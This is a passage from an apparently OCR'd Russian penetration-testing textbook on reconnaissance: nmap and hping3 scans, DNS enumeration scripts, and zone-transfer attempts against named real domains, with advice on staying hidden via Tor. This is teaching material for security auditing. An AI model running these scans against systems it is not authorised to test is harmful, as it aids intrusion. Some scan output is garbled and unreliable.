-site:payments.amazon.com -site:kdp.amazon.com -site:advertising.amazon.com
```

```
-site:services.amazon.com -site:vendorexpress.amazon.com -site:studios.amazon.
com -site:developer.amazon.com -site:videodirect.amazon.com -site:affiliate-
program.amazon.com -site:sellercentral-europe.amazon.com -site:uedata.amazon.com
-site:twitch.amazon.com -site:payments-de-sandbox.amazon.com -site:kindlescout.
amazon.com -site:music.amazon.com -site:smile.amazon.com -site:sellercentral.
amazon.com

-------
SUMMARY
-------
[*] 24 total (24 new) hosts found.
```

Упорядочить информацию

Итак, мы собрали множество информации. В том виде, в каком она представлена, ее будет очень неудобно анализировать. Лучше всего представлять все в графическом виде.

Maltego — одна из лучших программ, которая включена в Kali Linux и содержит большое количество модулей. Она может собрать в автоматическом режиме большое количество информации об организации и представить ее в удобном для нас графическом виде. И что самое замечательное, она собирает не только данные о сети, но и информацию о сотрудниках, контактные данные, а также демонстрирует связь между ними.




Рис. 2.11. Пример работы Maltego

Для сбора текстовых данных очень хорошо подходит KeepNote, он позволяет не только сохранять текстовую информацию, но и организовывать и представлять ее в иерархическом порядке.




Рис. 2.12. Пример организации информации в KeepNote

Резюме

Получение информации из открытых источников — один из важнейших этапов, он занимает больше всего времени и практически не требует взаимодействия с целевой системой. От тщательности проведения работ на данном этапе напрямую зависит конечный результат работы.

Учтите, что полезной может оказаться ЛЮБАЯ информация: контактная информация, страницы сотрудников в социальных сетях, новости, вакансии, документы и т. д.

Такие поисковые системы, как Google, Яндекс, Bing и т. д., могут существенно упростить процедуру поиска. Используйте операторы поиска для получения релевантных результатов. При помощи одних только поисковых систем можно находить уязвимые места в целевой системе.

Внимательно изучайте архивные данные, информацию из социальных сетей, открытые данные (домены, SSL сертификаты, статистику).

Не забывайте, что есть множество инструментов для автоматизации процесса, однако они не всегда могут заменить ручной поиск.

Главное учесть, что даже о небольшой системе можно собрать огромное количество информации. Поэтому в целях получения полной картины и облегчения последующей работы ее необходимо грамотно систематизировать. Используйте специализированное ПО.

3 Получение информации от сетевых сервисов

Введение

Если в прошлой главе мы собирали информацию о целевой организации только из открытых источников, то в данном разделе мы перейдем непосредственно к получению информации от внутренних сетевых сервисов целевой организации.

На предыдущем шаге наши действия было практически невозможно обнаружить ни одним из известных инструментов, используемых в целях предотвращения атак, однако сейчас, когда мы общаемся с сервисами напрямую, нашу активность достаточно легко заметить.

Учитывая вышесказанное, если вашей задачей является проведение аудита ИС таким образом, чтобы об этом не узнал персонал одела ИТ, вам следует уделить повышенное внимание своей анонимности. Это можно сделать, используя различные прокси-серверы или такое ПО, как Tor.

Сканирование портов

Сканирование портов является самым первым этапом активной разведки и, пожалуй, одним из основных. Данный метод позволяет выявить активные машины, работающие в сети целевой организации, а также установленное на них ПО, запущенные сетевые сервисы и, в некоторых случаях, версию операционной системы.

Сканирование TCP-портов основано на «трехстороннем рукопожатии» (three-way handshake). Сканер посылает пакет SYN на сканируемый порт и в случае, когда порт открыт, получает в ответ пакет ACK, а если порт закрыт — пакет RST.

Сканирование UDP-портов имеет свою особенность, так как протокол UDP, в отличие от TCP, не гарантирует надежной доставки информации и не использует «рукопожатий».

Если при сканировании обнаруживается, что порт закрыт, сканер получает назад сообщение «порт недоступен». В свою очередь, отсутствие такого сообщения позволяет сканеру принять решение о том, что порт открыт. Но тут есть одна проблема: если перед сервером стоит брандмауэр, который блокирует идущие от сканера запросы, то сканер не будет получать сообщение о неудачном подключении и примет неверное решение о том, что порт открыт.

Определение активных хостов

Определение активных хостов помогает сократить время, которое требуется для проведения аудита. Хорошо, если сеть состоит из 5–10 адресов, но что, если из 2–3 тысяч? Определив активные хосты и сконцентрировавшись только на них, мы можем сэкономить большое количество времени и уменьшить объем работы. Для определения активных хостов можно использовать команду ping:

```
root@kali:~# ping google.com
PING google.com (216.58.211.142) 56(84) bytes of data.
64 bytes from arn09s10-in-f14.1e100.net (216.58.211.142): icmp_seq=1 ttl=128
time=101 ms
64 bytes from arn09s10-in-f14.1e100.net (216.58.211.142): icmp_seq=2 ttl=128
time=103 ms
64 bytes from arn09s10-in-f14.1e100.net (216.58.211.142): icmp_seq=3 ttl=128
time=100 ms
64 bytes from arn09s10-in-f14.1e100.net (216.58.211.142): icmp_seq=4 ttl=128
time=106 ms
64 bytes from arn09s10-in-f14.1e100.net (216.58.211.142): icmp_seq=5 ttl=128
time=102 ms
64 bytes from arn09s10-in-f14.1e100.net (216.58.211.142): icmp_seq=6 ttl=128
time=104 ms

--- google.com ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 100.708/103.112/106.570/1.985 ms
```

Ping — стандартная утилита, которая входит в состав любой ОС. Однако у данного метода есть один недостаток — очень часто ICMP, на основе которого и работает ping, заблокирован на уровне брандмауэра. И в этом случае хост, на который мы отправляем запросы, не будет на них отвечать, пусть даже мы точно знаем, что он работает и что к нему можно подключиться из любой точки мира.

Данную ситуацию можно продемонстрировать на примере сайта *microsoft.com*.

```
root@kali:~# ping microsoft.com
PING microsoft.com (104.43.195.251) 56(84) bytes of data.

--- microsoft.com ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 4999ms
```

Хотя к данному серверу может подключиться любой пользователь, используя порт 80, он не отвечает на ping.

На самом деле ping обладает достаточно ограниченной функциональностью. Рассмотрим более интересную утилиту hping3.

hping3 работает не только с ICMP, но и с TCP-протоколом, а это значит, что она может отправлять запросы на любой порт, получать ответы и обрабатывать их. Приведем несколько примеров.

Используем hping3 как обычный ping:

```
root@kali:~# hping3 microsoft.com
HPING microsoft.com (eth0 104.40.211.35): NO FLAGS are set, 40 headers + 0 data
bytes
--- microsoft.com hping statistic ---
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Теперь отправим 1 пакет (-c 1) с установленным флагом ACK (-A) на порт 80 и укажем, что с нашей стороны мы ждем ответ на порт 5050:

```
root@kali:~# hping3 -c 1 -V -p 80 -s 5050 -A microsoft.com
using eth0, addr: 192.168.126.129, MTU: 1500
HPING microsoft.com (eth0 104.43.195.251): A set, 40 headers + 0 data bytes
len=46 ip=104.43.195.251 ttl=128 id=4481 tos=0 iplen=40
sport=80 flags=R seq=0 win=32767 rtt=0.2 ms
seq=95397285 ack=0 sum=3205 urp=0


--- microsoft.com hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.2/0.2/0.2 ms
```

UDP-сканирование

Как мы уже говорили, принцип работы протокола UDP отличается от TCP. UDP работает без установки предварительного соединения, а это значит, что в нем отсутствует процесс «рукопожатий». Данный протокол не обеспечивает надежной доставки информации и используется в системах реального времени — например, для организации видеоконференций.

Его не принято активно использовать во время сканирования как раз по причине ненадежности, ведь это может привести к потере части информации, необходимой для дальнейшего проведения атаки.

Используем утилиту netcat для проверки интересующих нас портов на целевой машине:

```
root@kali:~# nc -nv -u -z -w 1 192.168.0.15 150-170
(UNKNOWN) [192.168.0.15] 162(snmp)open
```

Поскольку мы послали UDP-пакет на определенный порт и не получили ответа, это означает, что порт открыт. Однако если порт закрыт, мы должны получить ICMP-ответ «порт недоступен».

NMAP

NMAP — кроссплатформенный, бесплатный и многофункциональный сканер портов. На наш взгляд, это один из лучших сканеров.

Самый простой способ просканировать сервер, например 192.168.10.15, на наличие открытых портов — это ввести команду nmap 192.168.10.15.

```
root@kali:~# nmap 192.168.10.15
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-20 07:21 EDTNmap scan
report for mail.org.com (192.168.10.15)Host is up (0.0026s latency).Not shown:
991 closed portsPORT     STATE SERVICE22/tcp   open  ssh25/tcp   open  smtp80/tcp
open  http111/tcp  open  rpcbind443/tcp  open  https1720/tcp open  H.323/Q.9313306/
tcp open  mysql5555/tcp open  freeciv8089/tcp open  unknownNmap done: 1 IP address
(1 host up) scanned in 0.46 seconds
```

Итак, мы видим, что было найдено 9 открытых портов, но дело в том, что когда мы запускаем данную утилиту, она не сканирует хост на все открытые порты, а только на самые популярные.

Для того, чтобы nmap просканировал нужный хост на все открытые порты, запустим его с дополнительным параметром (-p).

```
root@kali:~# nmap 192.168.10.15
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-20 07:30 EDTNmap scan
report for mail.org.com (192.168.10.15)Host is up (0.0032s latency).Not shown:
65525 closed portsPORT     STATE SERVICE22/tcp   open  ssh25/tcp   open  smtp80/tcp
open  http111/tcp  open  rpcbind443/tcp  open  https1012/tcp open  unknown1720/
tcp open  H.323/Q.9313306/tcp open  mysql5555/tcp open  freeciv8089/tcp open
unknownNmap done: 1 IP address (1 host up) scanned in 24.13 seconds
```

Итак, мы видим, что, запустив упомянутую программу с дополнительным параметром и указав полный диапазон портов, мы получили дополнительный результат и полную картину о сетевых сервисах, к которым мы можем подключиться.

Но согласитесь, если перед нами достаточно большая сеть, сканировать каждую отдельную машину будет очень неудобно и долго. Для того чтобы оптимизировать этот процесс, мы можем использовать символ * вместо последнего октета в сетевом адресе.

```
root@kali:~# nmap 192.168.10.*
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-20 07:40 EDTNmap scan
report for mail.org.com (192.168.10.15)Host is up (0.0084s latency).Not shown:
991 closed portsPORT     STATE SERVICE22/tcp   open  ssh25/tcp   open  smtp80/tcp
open  http111/tcp  open  rpcbind443/tcp  open  https1720/tcp open  H.323/Q.9313306/
tcp open  mysql5555/tcp open  freeciv8089/tcp open  unknown
```

```
Nmap scan report for mail1.org.com (192.168.10.18)
Host is up (0.0084s latency).Not shown: 990 closed portsPORT     STATE SERVICE22/
tcp   open  ssh25/tcp   open  smtp80/tcp   open  http111/tcp  open  rpcbind443/
tcp  open  https1720/tcp open  H.323/Q.9313306/tcp open  mysql5555/tcp open
freeciv8080/tcp open  http-proxy8089/tcp open  unknown

Nmap scan report for web.org.com (192.168.10.25)Host is up (0.0075s latency).
Not shown: 994 closed portsPORT     STATE SERVICE22/tcp   open  ssh80/tcp   open
http443/tcp  open  https1720/tcp open  H.323/Q.9313306/tcp open  mysql8089/tcp open
unknown
Nmap done: 256 IP addresses (3 hosts up) scanned in 20.52 seconds
```

А теперь попробуем получить информацию об установленной ОС на одном из найденных серверов, используя параметр «-O»:

```
root@kali:~# nmap -O 192.168.10.15
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-20 07:55 EDTNmap scan
report for mail.org.com (192.168.10.15)Invalid target host specification: 139Host
is up (0.0014s latency).Not shown: 991 closed portsPORT     STATE SERVICE22/tcp
open  ssh25/tcp   open  smtp80/tcp   open  http111/tcp  open  rpcbind443/tcp  open
https1720/tcp open  H.323/Q.9313306/tcp open  mysql5555/tcp open  freeciv8089/
tcp open  unknownDevice type: general purposeRunning: Linux 2.6.XOS CPE: cpe:/
o:linux:linux_kernel:2.6.22OS details: Linux 2.6.22, Linux 2.6.9 – 2.6.27Network
Distance: 3 hopsOS detection performed. Please report any incorrect results at
http://nmap.org/submit/ Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
```

Мы видим, что наш сервер работает под управлением ОС Linux с версией ядра 2.6.22. К сожалению, эта функция не всегда выдает точный результат и может сбить вас с толку.

Также с помощью nmap можно собрать еще больше информации, используя параметр «–A».

```
root@kali:# nmap -O 192.168.10.15
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-20 08:01 EDTNmap scan
report for mail.org.com (192.168.10.15)Host is up (0.0015s latency).Not shown: 991
closed portsPORT     STATE SERVICE      VERSION22/tcp   open  ssh          OpenSSH
4.1 (protocol 2.0)| ssh-hostkey: 2048 36:af:f0:d8:c9:69:2b:eb:b6:c8:d2:d6:b5:d4:ce
:b9 (DSA)
|_2048 a4:0c:5c:fb:5a:d8:a2:4f:5d:fd:d3:37:97:e5:1b:61 (RSA)
25/tcp   open  smtp         Exim smtpd|_smtp-commands: mail.org.com, PIPELINING,
SIZE 47700000, ETRN, STARTTLS, AUTH CRAM-MD5 DIGEST-MD5 LOGIN PLAIN, AUTH=CRAM-MD5
DIGEST-MD5 LOGIN PLAIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, | ssl-cert: Subject:
commonName= mail.org.com /organizationName=Org.com/stateOrProvinceName=Spain/
countryName=SP| Not valid before: 2012-05-20T09:02:09+00:00|_Not valid after:
2014-05-18T09:02:09+00:00|_ssl-date: 2013-06-29T14:18:46+00:00; -3s from local
time.
80/tcp   open  http         Apache httpd 2.2.3 ((SuSe))| http-methods: Potentially
risky methods: TRACE|_See http://nmap.org/nsedoc/scripts/http-methods.html|_http-
title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind      2 (RPC #100000)| rpcinfo: |   program version
port/proto  service|   100000  2           111/tcp  rpcbind|   100000
2           111/udp  rpcbind|   100024  1          1009/udp  status|_  100024  1
1012/tcp  status
```

```
443/tcp  open  ssl/http     Apache httpd 2.2.3 ((SuSe))| http-methods: Potentially
risky methods: TRACE|_See http://nmap.org/nsedoc/scripts/http-methods.
html|_http-title: Site doesn't have a title (text/html; charset=UTF-8).| ssl-
cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganiza
tion/stateOrProvinceName=SomeState/countryName=--| Not valid before: 2011-05-
27T11:04:52+00:00|_Not valid after:  2012-05-26T11:04:52+00:00|_ssl-date: 2013-06-
29T14:18:46+00:00; -3s from local time.
1720/tcp open  H.323/Q.931?3306/tcp open  mysql        MySQL (unauthorized)5555/
tcp open  omniback     HP OpenView Omniback/Data Protector8089/tcp open  ssl/http
Snort httpd|_http-methods: No Allow or Public header in OPTIONS response (status
code 501)|_http-title: snortd| ssl-cert: Subject: commonName=SnortServerDefaultC
ert/organizationName=SnortUser| Not valid before: 2012-02-03T11:18:41+00:00|_Not
valid after:  2015-02-02T11:18:41+00:00|_ssl-date: 2013-06-29T14:18:46+00:00; -3s
from local time.|_sslv2: server still supports SSLv2
Device type: general purposeRunning: Linux 2.6.XOS CPE: cpe:/o:linux:linux_
kernel:2.6OS details: Linux 2.6.9 – 2.6.27Network Distance: 3 hopsService Info:
Hosts:  mail.org.com; OS: Unix
TRACEROUTE (using port 587/tcp)HOP RTT     ADDRESS1   3.00 ms 192.168.25.2542
4.00 ms 192.168.100.13   4.00 ms mail.org.com (192.168.10.15)
OS and Service detection performed. Please report any incorrect results at http://
nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 28.98 seconds
```

Просим обратить внимание на то, что данный метод позволяет собирать все баннеры (то, что система сама может о себе рассказать) со всех открытых сетевых сервисов.

В результате мы получили много интересной информации, а именно: имя и версию почтового агента, имя и версию веб-сервера, точное название ОС и много другой полезной информации.

Ниже мы приведем таблицу других дополнительных параметров, которые помогут провести сканирование намного эффективнее. Эта таблица содержит не все возможные параметры, а только самые основные. Более подробную информацию можно получить в документации к данной утилите.

-sT	Сканирование с установлением TCP-соединения. Производится по умолчанию, если не указано другое
-sS	SYN-сканирование. Сканирование с использованием полуоткрытых соединений — соединение TCP/IP никогда не открывается полностью. Сканер портов генерирует пакет SYN. Если порт на целевом хосте открыт, с него придет пакет SYN-ACK. Хост сканера отвечает пакетом RST, закрывая тем самым соединение до того, как процесс установления соединения завершился. При использовании данного метода можно остаться незамеченным, ведь отдельные приложения никогда не получают входящее соединение (оно обрывается на этапе установки)
-sF	FIN-сканирование. Некоторые серверы способны отследить попытку SYN-сканирования их портов. Сканирование с использованием FIN-пакетов позволяет обойти подобные средства защиты. На прибывший FIN-пакет на закрытый порт сервер должен ответить пакетом RST. FIN-пакеты на открытые порты должны игнорироваться сервером. По этому различию становится возможным отличить закрытый порт от открытого

-sX	XMASS-сканирование. Сканер отправляет пакеты с флагами FIN, PSH, URG. Если порт закрыт, в ответ придет пакет с флагом RST. Если же ответа не будет, то порт открыт (так как такой сегмент просто игнорируется)
-sN	NULL-сканирование. Позволяет пакетам проходить через брандмауэр, в данном пакете не стоит ни одного флага, в отличие от XMASS. В случае, если порт закрыт, придет пакет с флагом RST. Работает только в Unix-среде
-sP	Сканирование с использованием ping
-sU	Сканирование с использованием UDP-протокола
-sA	ACK-сканирование. Данное сканирование применяется для определения того, фильтруется данный порт или нет, и особенно эффективно для определения наличия брандмауэров и выяснения их правил. Простая фильтрация пакетов разрешит прохождение пакетов с установленным битом ACK (используемых для уже установленных соединений), тогда как более сложные брандмауэры — нет
-sR	RPC (Remote Procedure Call) сканирование
-oN	Нормальный вывод
-oX	Вывод информации в формате XML
-oG	Вывод в формате, удобном для поиска утилитой grep или ей подобными
-T Paranoid	Делает паузы между сканированиями продолжительностью 300 секунд. В некоторых случаях это позволяет аудитору дольше не привлекать к себе внимания, но существенно увеличивает время выполнения работы
-T Sneaky	Делает паузы между сканированиями продолжительностью 15 секунд
-T Polite	Делает паузы между сканированиями продолжительностью 4 секунды
-T Normal	Одновременно выполняет несколько операций сканирования
-f	Сканирование фрагментированными пакетами. Разбивает пакет на небольшие кусочки, что в некоторых случаях позволяет избежать обнаружения

Получение информации от DNS-сервера

Благодаря информации, которую мы можем получить от DNS-сервера, можно составить список публичных внешних, а порой и внутренних серверов, используемых целевой организацией.

Типы записей

Прежде чем мы начнем искать информацию, используя DNS, выясним, какие типы записей использует данный сервис и какую информацию мы можем почерпнуть из них:

- A (Address) — связывает доменное имя и IP-адрес;
- SOA (Start of Authority) — показывает, какие DNS отвечают за эталонную информацию о данной зоне;

- CNAME (Canonical Name) — дополнительное имя для данного домена;
- MX (Mail Exchange) — определяет, какие почтовые серверы обслуживают данную зону;
- SRV (Service) — показывает, какие сервисы обслуживают данную зону (например, серверы активной директории);
- PTR (Pointer) — привязывает IP-адрес к доменному имени;
- NS (Name Server) — показывает, какие DNS-серверы обслуживают данную зону.

Взаимодействие с DNS-сервером

Взаимодействовать с DNS-сервером можно несколькими различными способами, например через упомянутую ранее кроссплатформенную утилиту nslookup.

Просто набрав следующую команду, мы направим DNS-запрос к тому DNS-серверу, который указан в наших настройках TCP/IP-соединения:

```
root@kali:~# nslookup japantoday.com
Server:        192.168.126.2
Address:       192.168.126.2#53

Non-authoritative answer:
Name:    japantoday.com
Address: 172.99.100.142
```

В данном примере мы обратились к локальному DNS и запросили IP-адрес для домена japantoday.com. DNS-сервер вернул нам ответ — 108.166.65.155.

MX-записи

С помощью того же nslookup можно получить список почтовых серверов, используемых данной организацией:

```
root@kali:~# nslookup
> set q=mx
> japantoday.com
Server:        192.168.126.2
Address:       192.168.126.2#53

Non-authoritative answer:
japantoday.com  mail exchanger = 5 alt2.aspmx.l.google.com.
japantoday.com  mail exchanger = 10 aspmx3.googlemail.com.
japantoday.com  mail exchanger = 1 aspmx.l.google.com.
japantoday.com  mail exchanger = 5 alt1.aspmx.l.google.com.
japantoday.com  mail exchanger = 10 aspmx2.googlemail.com.

Authoritative answers can be found from:
aspmx3.googlemail.com  internet address = 74.125.28.26
```

```
aspmx.l.google.com     has AAAA address 2a00:1450:4010:c02::1a
alt1.aspmx.l.google.com      has AAAA address 2404:6800:4008:c01::1b
aspmx2.googlemail.com  internet address = 173.194.72.26
aspmx2.googlemail.com  has AAAA address 2404:6800:4008:c01::1b
```

Обратите внимание на то, что возле каждой MX-записи находится число — 1, 5 или 10.

Это число обозначает приоритет почтовых серверов. Например, когда почтовый агент попытается доставить e-mail для домена japantoday.com, он сначала попытается соединиться с сервером, приоритет которого равен 1, и только в случае неудачи будет пытаться установить соединение с сервером, имеющим более высокий приоритет.

NS-запросы

Похожим способом можно определить, какие NS-серверы отвечают за данный домен:

```
root@kali:~# nslookup
> set type=ns
> japantoday.com
Server:        192.168.126.2
Address:       192.168.126.2#53

Non-authoritative answer:
japantoday.com                              nameserver = dns1.stabletransit.com.
japantoday.com                              nameserver = dns2.stabletransit.com.

Authoritative answers can be found from:
dns1.stabletransit.com                      internet address = 69.20.95.4
dns2.stabletransit.com                      internet address = 65.61.188.4
```

Мы получили адреса двух серверов. Эта информация может понадобиться в дальнейшем, когда мы попытаемся подобрать имена серверов или перенять зону.

Перебор имен

Главная идея данного метода состоит в попытке угадать доменные имена серверов, которые используются компанией. Очень часто это бывает полезно, так как обычно имя сервера отражает его содержание. Например, сервер с именем firewall.japantoday.com, скорее всего, окажется брандмауэром данной организации.

Для данной задачи очень хорошо подходит утилита host, входящая в состав Linux-дистрибутивов.

```
root@kali:~# host www.ons.gov.uk
www.ons.gov.uk is an alias for ons.gov.uk.
ons.gov.uk has address 81.17.70.138
```

```
ons.gov.uk mail is handled by 20 cluster.gsi2.messagelabs.com.
ons.gov.uk mail is handled by 10 cluster.gsi.messagelabs.com.

root@bt:~# host non.ons.gov.uk
Host non.ons.gov.uk not found: 3(NXDOMAIN)
```

Согласитесь, что перебирать имена вручную — задача поистине титаническая. Для того чтобы автоматизировать данную задачу, нам нужен файл, содержащий список возможных имен. Такой файл можно найти в Интернете или составить самому.

Для примера сделаем файл dns-names.txt, в котором, по одной в строке, будут располагаться следующие записи: mail, dns, ftp, file, vpn, test, dev, prod, voip, firewall.

```
#!/bin/bash
for name in $(cat dns-names.txt);do
host $name.ons.gov.uk |grep "has address"
done
```

Разъяснение работы скрипта.

Первая строка указывает на то, что мы будем использовать Bash для интерпретации команд.

Вторая строка задает начало цикла, который по очереди берет записи из файла «dns-names.txt» и присваивает их переменной «name».

Третья строка выполняет команду «host» для домена, первая часть которого — переменная «name», а вторая — «.ons.gov.uk» — остается неизменной. Команда «grep» с параметром «has address» позволяет отфильтровать вывод таким образом, чтобы мы видели только удачные попытки перебора.

Четвертая строка завершает цикл.

Результат работы скрипта:

```
root@kali:~# ./dnsnum.sh
vpn.ons.gov.uk has address 194.34.210.102
vpn.ons.gov.uk has address 194.34.211.102
```

Перебор обратных записей

Получив IP-адреса данной организации, мы можем попытаться осуществить перебор обратных записей с помощью сервиса whois, используя ту же утилиту host:

```
root@kali:~# host 81.17.70.138
138.70.17.81.in-addr.arpa domain name pointer abouttest.landmarkgovernment.co.uk.
```

Разумеется, как и в предыдущем случае, мы можем автоматизировать данный процесс, используя скрипт:

```
#!/bin/bash
echo "Please enter network range eg: 194.29.32:"
read range
for ip in `seq 1 254`;do
host $range.$ip |grep "name pointer" |cut -d" " -f5
done
```

В данном скрипте мы считываем введенное пользователем значение, а именно три октета сети класса C. Затем, подставляя в последний октет значения от 1 до 254, выполняем команду host для каждого адреса. В результате получаем следующую информацию, среди которой можно найти кое-что интересное:

```
2.70.17.81.in-addr.arpa domain name pointer adsl-2.swisp.co.uk.
3.70.17.81.in-addr.arpa domain name pointer asdl-3.swisp.co.uk.
4.70.17.81.in-addr.arpa domain name pointer asdl-4.swisp.co.uk.
.........................
100.70.17.81.in-addr.arpa domain name pointer landmark.mail.swisp.co.uk.

124.70.17.81.in-addr.arpa domain name pointer mail01.landmarkgovernment.co.uk.

125.70.17.81.in-addr.arpa domain name pointer mail02.landmarkgovernment.co.uk.

129.70.17.81.in-addr.arpa domain name pointer api.landmarkgovernment.co.uk.

130.70.17.81.in-addr.arpa domain name pointer nsoclone.landmarkgovernment.co.uk.
138.70.17.81.in-addr.arpa domain name pointer abouttest.landmarkgovernment.co.uk.
```

Например, тестовые серверы или консоль DNS-сервера.

DNSRecon — утилита, входящая в состав Kali Linux. Позволяет упростить и ускорить описанные выше процессы.

Передача зоны DNS

Передача зоны — вид транзакции DNS, являющейся одним из механизмов репликации баз DNS между серверами. В ней принимает участие клиент, запрашивающий передачу части данных из базы, и сервер, предоставляющий эти данные. В некоторых источниках они называются, соответственно, вторичным и первичным серверами. Передаваемая часть данных — зона DNS.

К сожалению, некоторые администраторы неправильно конфигурируют свои DNS-серверы, вследствие чего любой может запросить у сервера передачу зоны и получить ее.

В случае, если администратор не отделил внешние зоны от внутренних, при удачной передаче зоны хакер получит всю информацию о внешней и внутренней сети предприятия «на блюдечке с голубой каемочкой».

Попробовать осуществить передачу зоны можно двумя Linux-утилитами — host или dig.

Попробуем осуществить перенос зоны почты Австралии:

```
root@kali:~# host -t ns auspost.com.au
auspost.com.au name server k4.nstld.com.
auspost.com.au name server g4.nstld.com.
auspost.com.au name server a4.nstld.com.
auspost.com.au name server l4.nstld.com.
auspost.com.au name server f4.nstld.com.
auspost.com.au name server j4.nstld.com.

root@kali:~# host -l auspost.com.au k4.nstld.com
; Transfer failed.
Using domain server:
Name: k4.nstld.com
Address: 192.52.178.33#53
Aliases:

Host auspost.com.au not found: 5(REFUSED)
; Transfer failed.
```

Команда «host -t ns auspost.com.au» вернула нам адреса NS-серверов для домена auspost.com.au.

Командой «host -l auspost.com.au k4.nstld.com» мы попытались осуществить перенос зоны, но неудачно.

Попробуем перенести зону другого сервиса:

```
root@kali:~# host -t ns netstat.dumhost.com
netstat.dumhost.com name server sahand1.netstat.dumhost.com.
root@kali:~# host -l netstat.dumhost.com sahand1.netstat.dumhost.com
Using domain server:
Name: sahand1.netstat.dumhost.com
Address: 19.67.20.162#53
Aliases:
netstat.dumhost.com name server sahand1.netstat.dumhost.com.
basij.netstat.dumhost.com has address 19.67.20.167
emailserver.netstat.dumhost.com has address 19.67.20.169
inis.netstat.dumhost.com has address 19.67.20.164
inra.netstat.dumhost.com has address 19.67.20.167
mail.netstat.dumhost.com has address 19.67.20.169
nepton2.netstat.dumhost.com has address 19.67.20.167
ns3.netstat.dumhost.com has address 19.67.20.162
ns4.netstat.dumhost.com has address 19.67.20.163
sahand1.netstat.dumhost.com has address 19.67.20.162
simorgh.netstat.dumhost.com has address 19.67.20.171
tamas.netstat.dumhost.com has address 19.67.20.166
www.netstat.dumhost.com has address 120.11.7.220
```

Как результат, мы видим пример удачного переноса зоны.

А теперь посмотрим, как справится с аналогичной задачей DNSRecon:

```
root@kali:~# dnsrecon -d netstat.dumhost.com -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for netstat.dumhost.com name servers
```

```
[*] Resolving SOA Record
[*]                                                SOA ns1.netstat.dumhost.com
120.11.32.56
[*] Resolving NS Records
[*] NS Servers found:
[*]                                               NS ns3.netstat.dumhost.com
19.67.20.162
[*]                                               NS ns4.netstat.dumhost.com
120.11.32.2
[*]                                               NS ns1.netstat.dumhost.com
120.11.32.56
[*]                                               NS ns2.netstat.dumhost.com
120.11.32.3
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 120.11.32.56
[-] Zone Transfer Failed for 120.11.32.56!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 120.11.32.3
[-] Zone Transfer Failed for 120.11.32.3!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 120.11.32.2
[-] Zone Transfer Failed for 120.11.32.2!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 19.67.20.162
[*]netstat.dumhost.com name server sahand1.netstat.dumhost.com.
[*]basij.netstat.dumhost.com 19.67.20.167
